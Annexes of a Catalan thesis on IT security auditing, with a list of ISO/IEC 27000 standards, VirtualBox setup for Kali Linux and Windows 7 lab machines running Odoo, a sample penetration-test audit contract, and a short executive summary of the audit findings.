ISO/IEC 27034-4	Seguretat d'aplicacions - Validació	Esborrany
ISO/IEC 27034-5	Seguretat d'aplicacions - Protocols i estructura de dades de control	2017
ISO/IEC 27034-5-1	Seguretat d'aplicacions - Protocols i estructura de dades de control - Esquemes XML	2018
ISO/IEC 27034-6	Seguretat d'aplicacions - Casos d'estudi	2016
ISO/IEC 27034-7	Seguretat d'aplicacions - Marc de predicció de seguretat	2018
ISO/IEC 27035-1	Gestió d'incidents de seguretat de la informació - Principis de gestió d'incidents	2016
ISO/IEC 27035-2	Gestió d'incidents de seguretat de la informació - Directrius per planificar i preparar la resposta a incidents	2016
ISO/IEC 27035-3	Gestió d'incidents de seguretat de la informació - Directrius per a operacions de resposta a incidents	Esborrany
ISO/IEC 27036-1	Seguretat de la informació per a les relacions amb els proveïdors - Informació general i conceptes	2014

ISO/IEC 27036-2	Seguretat de la informació per a les relacions amb els proveïdors - Requisits	2014
ISO/IEC 27036-3	Seguretat de la informació per a les relacions amb els proveïdors - Directrius per a la seguretat de la cadena de subministrament de les tecnologies de la informació i la comunicació	2013
ISO/IEC 27036-4	Seguretat de la informació per a les relacions amb els proveïdors - Directrius per a la seguretat dels serveis en el núvol	2016
ISO/IEC 27037	Directrius per a la identificació, recopilació, adquisició i conservació de proves digitals	2012
ISO/IEC 27038	Especificació per a la redacció de documents digitals	2014
ISO/IEC 27039	Selecció, desplegament i operacions de sistemes de detecció i prevenció d'intrusions (IDPS)	2015
ISO/IEC 27040	Seguretat d'emmagatzematge	2015
ISO/IEC 27041	Directrius per assegurar la idoneïtat i l'adequació dels mètodes d'investigació d'incidents	2015
ISO/IEC 27042	Directrius per a l'anàlisi i interpretació de proves digitals	2015
ISO/IEC 27043	Principis i processos d'investigació d'incidents	2015
ISO/IEC 27050-1	Descobriment electrònic - Informació general i conceptes	2016
ISO/IEC 27050-2	Descobriment electrònic - Orientació per a la governança i la gestió del descobriment electrònic	2018
ISO/IEC 27050-3	Descobriment electrònic - Codi de pràctiques	2017
ISO/IEC 27050-4	Descobriment electrònic - Preparació de les TIC	Esborrany

ISO/IEC 27070	Requisits de seguretat per establir arrels de confiança virtualitzades	Esborrany
ISO/IEC 27099	Infraestructura de clau pública - Pràctiques i marc polític	Esborrany
ISO/IEC 27100	Ciberseguretat: visió general i conceptes	Esborrany
ISO/IEC 27101	Directrius de desenvolupament del marc de ciberseguretat	Esborrany
ISO/IEC 27102	Directrius de gestió de la seguretat de la informació per a ciberseguranc es	Esborrany
ISO/IEC TR 27103	Estàndards ISO/IEC relacionats amb la ciberseguretat	2018
ISO/IEC 27750	Enginyeria de privacitat	Esborrany
ISO/IEC 27751	Requisits per a l'autenticació d'entitats de manera anònima basada en atributs	Esborrany
ISO/IEC 27752	Extensió a la normes ISO/IEC 27001 i 27002 per a la gestió de la privacitat - Requisits i directrius	Esborrany
ISO/IEC 27753	Requisits de seguretat per a l'autenticació mitjançant biometria en dispositius mòbils	Esborrany
ISO/IEC 27754	Aplicació de la norma ISO 31000 per a l'avaluació del risc relacionat amb la gestió d'identitats	Esborrany
ISO/IEC 27755	Establiment d'un criteri d'eliminació de PII a les organitzacions	Esborrany
ISO 27799	Gestió de la seguretat de la informació en salut mitjançant l'ISO/IEC 27002	2016

Taula 9 - Estàndards membres de la família ISO 27000
Font: Elaboració pròpia amb les dades de el forum ISO27K **[16]**


Annex II

Configuració de les màquines virtuals

Marc de l'auditoria informàtica de SI i la seguretat de la informació

Annex II - Configuració de les màquines virtuals

A continuació es mostra la configuració utilitzada per a la instal·lació i explotació de les diverses màquines virtuals que s'han utilitzat a aquest treball (Kali Linux i Windows 7). En primer lloc s'haurà de accedir a la BIOS de l'ordinador per assegurar-se que la tecnologia de virtualització esta habilitada[4]; en cas contrari s'haurà de entrar a les opcions avançades i dins de la configuració de la CPU, d'habilitar-la i per últim, guardar els canvis. En cas d'omitir aquest primer pas i no estar habilitada l'opció, no serà possible virtualitzar correctament el sistema.




Imatge 19 - Opció de virtualització a la configuració de la BIOS
Font: Elaboració pròpia

Una vegada descarregada la imatge del sistema del qual es desitja crear la màquina virtual (VM) es procedeix a crear-la i configurar-la. Per a dur-ho a terme s'ha fet ús del software VirtualBox, ja que és un dels softwares utilitzats a l'assignatura on es va introduir el concepte per la qual cosa ja s'està familiaritzat i a més disposa d'alguns avantatges com que es tracta de programari lliure, que permet la virtualització de diversos sistemes i versions, disposa d'una amplia comunitat per resoldre dubtes i per últim que constantment rep actualitzacions. **[45]**

Kali Linux

Per a crear la VM, s'ha seleccionat una distribució de tipus Linux amb la versió de Debian de 64 bits, ja que es la que es correspon amb la imatge descarregada del seu lloc web que s'adapta a les característiques del dispositiu utlitzat (Imatge 20). **[46]**


[4] Un possible indicador de què es necessita realitzar aquesta acció, es que a l'hora de crear la màquina virtual , no deixe seleccionar sistemes que no siguen de 32 bits, sent el sistema utilitzat de 64.



Imatge 20 - Característiques del dispositiu
Font: Elaboració pròpia

Com a paràmetres de configuració per al tamany de la memoria s'han emprat 4GB de RAM (dels 8GB disponibles) i 20GB per a l'emmagatzematge. Com a tipus de d'arxiu de disc dur s'ha triat el VDI (VirtualBox Disc Image) i en quant a la configuració de la xarxa s'ha habilitat l'adaptador i s'ha establert la connexió com a adaptador pont, per a que d'aquesta manera no replique la IP de la màquina local, si no que se li asigne una del mateix rang.

Com a últim pas previ a la instal·lació del SO, a l'apartat de emmagatzematge dins de la configuració se seleccionarà com a disc d'arranc la imatge anteriorment descarregada, afegint-la com a unitat òptica al controlador IDE. A la Imatge 21 s'observa com queda finalment la configuració emprada.




Imatge 21 - Configuració de la VM de Kali Linux
Font: Elaboració pròpia

En iniciar la màquina per instalar i configurar el sistema com es habitual, com s'està accedint per primera vegada s'haurà d'escollir l'idioma desitjat així com la configuració de teclat o la zona horaria i s'establirà l'usuari root i la contrasenya de superusuari.

A continuació es comprova si existeix alguna actualització, i en cas afirmatiu, s'instal·len amb els següents comandaments, tal com es veu a la Imatge 22.

```
$ sudo apt-get update
$ sudo apt-get upgrade
```




Imatge 22 - Resultat de l'actualització del sistema
Font: Elaboració pròpia

Una vegada realitzats aquests pasos la VM ja estarà preparada per a ser utilitzada, per la qual cosa és recomanable realitzar una instantània en aquest moment per tal de tindre un punt d'origen i així estalviar-se realitzar el procés de nou, en cas que es desitge restablir el sistema, per alguna possible falla.

Realitzant un *ifconfig* a la consola del terminal es pot averigüar la IP (192.168.1.232)

Windows 7

Seguint el patró de la anterior configuració, és realitzarà l'instal·lació d'aquest SO, descarregat del lloc web de microsoft **[47]**. En primer lloc s'haurà de configurar la VM amb les característiques pertinents, s'ha seleccionat el sistema Windows amb la versión Win 7 i un VDI, destinant 2GB per a la RAM i 32GB per a emmagatzemar. (Imatge 23)



Imatge 23 - Configuració de la VM de Windows 7
Font: Elaboració pròpia

En quant a la configuració de la xarxa s'ha establert de nou una conexió de adaptador pont i de la mateixa manera, abans de inicialitzar el sistema, s'ha afegit al controlador IDE la imatge de disc (.iso) descarregada.


Imatge 24 - Instal·lació de Windows 7
Font: Elaboració pròpia

Una vegada arrancada es realitzarà l'instal·lació del SO (Imatge 24) i la posterior configuració amb la creació de l'usuari que en farà ús. En aquest cas s'ha creat l'usari "Salva Garcia Espi" amb la contrasenya "SalvaSPORT".

Realitzant un *ipconfig* a la consola del terminal es pot averigüar la IP (192.168.1.32)


Odoo

Per a instal·lar l'ERP Odoo, dins de la màquina de Windows 7, s'ha descarregat el *software* del seu lloc web **[48]** i s'ha instal·lat amb la configuració per defecte (Imatge 25).



Imatge 25 - Instal·lació de Odoo
Font: Elaboració pròpia

Una vegada completada accedint al *localhost:8069* es configuren els mòduls que es desitja que gestione (Lloc web, tenda online, inventari, empleats, proveedors, compres i vendes, etc) (Imatge 26). Per últim, es customitzen alguns d'aquest moduls i s'afegeixen dades.



Imatge 26 - Mòduls de Odoo
Font: https://www.odoo.com/es_ES/trial

Annex III

Contracte d'auditoria

Marc de l'auditoria informàtica de SI i la seguretat de la informació

Annex III - Contracte d'auditoria

Contracte de presentació de serveis professionals en informàtica que celebren d'una banda *Salva SPORT* representat per Salvador Garcia Espí en caràcter de director de l'empresa i que d'ara endavant se'l denominarà client, i d'altra banda *AuditLucena S.A.* representada per Arnau Lucena Cascant a qui es denominarà l'auditor, de conformitat amb les declaracions i clàusules següents:

DECLARACIONS

1.-El client declara:

a) Que és una PIME dedicada a la venda i customització de roba esportiva.

b) Que està representat per a aquest acte per Salvador Garcia Espí i té com el seu domicili *c/ Filà Cordón, 21, 03804 Alcoi, Alacant.*

c) Que requereix obtenir serveis d'auditoria en informàtica, motiu pel qual ha decidit contractar els serveis de l'auditor.

2.-Declara l'auditor:

a) Que és una societat anònima, constituïda i existent d'acord amb les lleis i que dins dels seus objectius primordials hi ha el de donar auditoria en informàtica en seguretat dels Sistemes d'Informació.

b) Que està constituïda legalment segons escriptura num. 45-221-8135 de data 25 de setembre de 2005 davant el notari públic núm. 014092 d'Alacant Llic. 12210218.

c) Que assenyala com a domicili *c/ Góngora, 16, 03800 Alcoi, Alacant*

3.-Declaren ambdues parts:

a) Que havent arribat a un acord sobre l'abans esmentat, el formalitzen atorgant el present contracte.

CLÀUSULES

Primera. Objectiu

L'auditor s'obliga a prestar al client els serveis d'auditoria en informàtica per dur a terme l'avaluació de la direcció d'informàtica del client, determinant si es possible penetrar al sistema i accedir l'ERP.

Segona. Abast del treball

a) Avaluacions de la direcció d'informàtica en el que correspon a:

- L' organització i la seua capacitació
- Les funcions i el compliment dels objectius
- L'estructura i els plans de treball
- Recursos humans destinats i controls a realitzar
- Normes i polítiques i stàndards
- Condicions de treball
- Situació presupostal i financera

b) Avaluació dels sistemes

- Sistemes d'informació en operació
- Opinions dels usuaris

  Avaluació dels sistemes en desenvolupament i adeqüació amb el disseny general, control de projectes, modularitat dels sistemes.

  Avaluació de prioritats i recursos assignats.
- Seguretat física i lògica dels sistemes

  Confidencialitat i còpies de seguretat.
- Drets d'autor i secrets industrials.

  Avaluació de les bases de dades.

c) Avaluació dels equips

- Adquisició, estudis de viabilitat i cost-benefici
- Capacitats i utilització
- Recolzament i còpies
- Estandarització i controls
- Contractes de compra, renda o renda amb opció a compra.
- Plans i projeccions d'adquisició de nous equips
- Manteniment

d) Avaluació de la seguretat

- Seguretat lògica i física
- Seguretat en el personal
- Assegurances
- Seguretat en la utilització dels equips
- Restauració dels equips i dels sistemes
- Pla de contingència

e) Elaboració d'informes que continguin conclusions i recomanacions per cadascun dels treballs assenyalats en els incisos a, b, c, d d'aquesta clàusula.

Tercera. Programa de treball

El client i l'auditor convenen a desenvolupar en forma conjunta un programa de treball en el qual es determinin amb precisió les activitats a realitzar per cadascuna de les parts, els responsables de dur-les a terme i les dates de realització.

a) El client estipula que no podran realitzar-se atacs que interferisquen greument l'activitat principal de l'empresa, com denegació de servei o atacs a la xarxa informàtica WiFi) impedint-li dur en el treball diari, sense previ avís i acord amb el director de l'empresa.
b) El client otorga l'accés a l'auditor a tota la informació que aquest desitge amb una sol·licitud prèvia de la mateixa. De la mateixa manera, se li permet l'accés als equips informàtics i conectar els seus propis equips a la xarxa corporativa.
c) L'auditor estableix que la informació administrada per part del client, haurà de ser conservada almenys 2 mesos després de la finalització del servei d'auditoria.
d) Per a la comunicació, ambdues parts acorden que els interlocutors seran les parts representants d'aquest contracte i que aquesta es realitzarà a través de correu electrònic xifrat o en el seu defecte, mitjançant reunions de manera presencial quan la situació ho requerisca.

Quarta. Supervisió

El client tindrà dret a supervisar els treballs que se li han encomanat a l'auditor dins d'aquest contracte i a donar per escrit les instruccions que estime convenients.

Cinquena. Coordinació dels treballs

El client ha de designar per part de l'organització a un coordinador del projecte qui serà el responsable de coordinar la recopilació de la informació que sol·liciti l'auditor i que les reunions i entrevistes establertes en el programa de treball es duguin a terme en les dates establertes.

Sisena. Horari de treball

El personal de l'auditor dedicarà el temps necessari per complir satisfactòriament amb els treballs matèria de la celebració d'aquest contracte, d'acord al programa de treball convingut per ambdues parts i gaudirà de llibertat fora del temps destinat al compliment de les activitats, de manera que no estaran subjectes a horaris i jornades determinades.

Setena. Personal assignat

L'auditor ha de designar per al desenvolupament dels treballs objecte d'aquest contracte a socis del despatx, els quals, quan considerin necessari incorporar personal tècnic capacitat de què disposa la signatura, en el nombre que es requereixin d'acord amb els treballs a realitzar.

Vuitena. relació laboral

El personal de l'auditor no tindrà cap relació laboral amb el client i queda expressament estipulat que aquest contracte es subscriu en atenció al fet que l'auditor en cap moment es considera intermediari del client respecte al personal que ocupi per donar compliment de les obligacions que es deriven de les relacions entre ell i el seu personal, i que eximeix el client de qualsevol responsabilitat que referent a això existís.

Novena. Termini de treball

L'auditor s'obliga a acabar els treballs assenyalats en la clàusula segona d'aquest contracte en 60 dies hàbils després de la data en què se signi el contracte i sigui cobrat la bestreta corresponent. El temps estimat per a la terminació dels treballs està amb relació a l'oportunitat amb que el client lliuri els documents requerits per l'auditor i al compliment de les dates estipulades en el programa de treball aprovat per les parts, de manera que qualsevol retard ocasionat per part del personal del client o d'usuaris dels sistemes repercutirà en el termini estipulat, el qual s'ha d'incrementar d'acord a les noves dates establertes en el programa de treball, sense cap perjudici per l'auditor.

Desena. Honoraris

El client pagarà a l'auditor pels treballs objectes del present contracte, honoraris per la quantitat de 5.500 euros més l'impost al valor afegit corresponent. La forma de pagament serà la següent:

a) 30% a la signatura del contracte
b) 20% als 25 dies hàbils després d'iniciar els treballs.
c) 50% a l'acabament dels treballs i presentació de l'informe final.

Onzena. Abast dels honoraris

L'import assenyalat en la clàusula desena compensarà a l'auditor per sous, honoraris, organització i direcció tècnica pròpia dels serveis de auditoria, prestacions socials i laborals del seu personal.

Dotzena. Increment d'Honoraris

En cas que es tingui un retard a causa de la manca de lliurament d'informació, demora o cancel·lació de les reunions, o qualsevol altra causa imputable al client, aquest contracte s'incrementarà en forma proporcional al retard i s'ha d'assenyalar l'increment de comú acord.

Tretzena. treballs addicionals

De ser necessària alguna addició a l'abast o productes del present contracte, les parts celebraran per separat un conveni que formarà part integrant d'aquest instrument i en forma conjunta s'acordarà el nou cost.

a) L'auditor estableix que no serà el responsable de la implantació de les mesures i recomanacions establertes després de realitzar el servei. Queda en mans del client designar si la implantació la durà a terme una consultora o bé algun membre de l'empresa, depenent de la complexitat i les característiques dels problemes.

Catorcena. Viàtics i passatges

L'import dels viàtics i passatges en què incorre l'auditor en el trasllat i alimentació que requereixen durant la seva permanència a la ciutat d'Alcoi, com a conseqüència dels treballs objecte d'aquest contracte, serà per compte del client.

Quinzena. Gastos Generals

Les despeses de fotocopiat i dibuix que es produeixin amb motiu d'aquest contracte seran a compte del client.

Setzena. Causes de Rescissió

Seran causes de rescissió del present contracte la violació o incompliment de qualsevol de les clàusules d'aquest contracte.

Dissetena. Jurisdicció

Tot el que no preveu aquest contracte es regirà per les disposicions relatives, contingudes en el Codi Civil del Real Decret del 24 de juliol de 1889 i, en cas de controvèrsia per a la seva interpretació i compliment, les parts se sotmeten a la jurisdicció dels tribunals federals, renunciant al fur que els pugui correspondre per raó del seu domicili present o futur.

Assabentades les parts del contingut i abast legal d'aquest contracte, el rubriquen i signen de conformitat, en original i tres còpies, a la ciutat de Alcoi, el dia 1 de març de 2019.

CLIENT : Salvador Garcia Espí

AUDITOR: Arnau Lucena Cascant

Annex IV

Resum executiu

Marc de l'auditoria informàtica de SI i la seguretat de la informació

Annex IV - Resum executiu

RESUM EXECUTIU

Auditoria de seguretat de sistemes de la informació – Salva SPORT

Informe Núm. B-10-7.5.19 *7 de maig de 2019*

Perque s'ha realitzat la auditoria?

L'objectiu de l'auditoria era el de evaluar els sistemes de informació de l'empresa Salva SPORT, comprovant si disposa d'una gestió adequada del recursos amb els que compta i si la protecció d'aquestos compleix els requisits de seguretat esperats.

Que s'ha auditat?

L'auditora AuditLucena S.L. ha completat el servei d'auditoria d'acord amb les exigències establertes, realitzant una revisió dels seus sistemes d'informació. A més i d'acord amb les necessitats de l'empresa s'ha realitzat un test d'intrusió per comprovar si era possible accedir al sistema informàtic i al ERP que gestiona els seus recursos.

Que s'ha trobat?

Els recursos dels que disposa l'empresa estan ben gestionats per l'ERP del que es disposa, fent que el sistema funcione adequadament i que els membres del mateix coneguen les responsabilitats pertinents.

Respecte a la seguretat existeix una falla pel que fa a la protecció de les credencials d'accés al ERP, permeten accedir-hi a membres sense la autorització ni els permisos requerits. En quant als equips de l'empresa, disposen d'una vulnerabilitat (deguda a la versió dels sistemes operatius) similar a la causant de les falles de seguretat més recents que han afectat a multitud d'empreses arreu del món.

Per a solventar els problemes identificats s'aconsella seguir les recomanacions i el pla de millora que es proporcionaran pròximament al client.

Resum dels resultats: (✔/✖)

- ✔ Adequada gestió dels recursos
- ✔ Rols i responsabilitats ben definits
- ✔ Funcionament correcte del ERP
- ✖ Falla de seguretat que permet l'accés al ERP
- ✖ Vulnerabilitat greu als sistemes operatius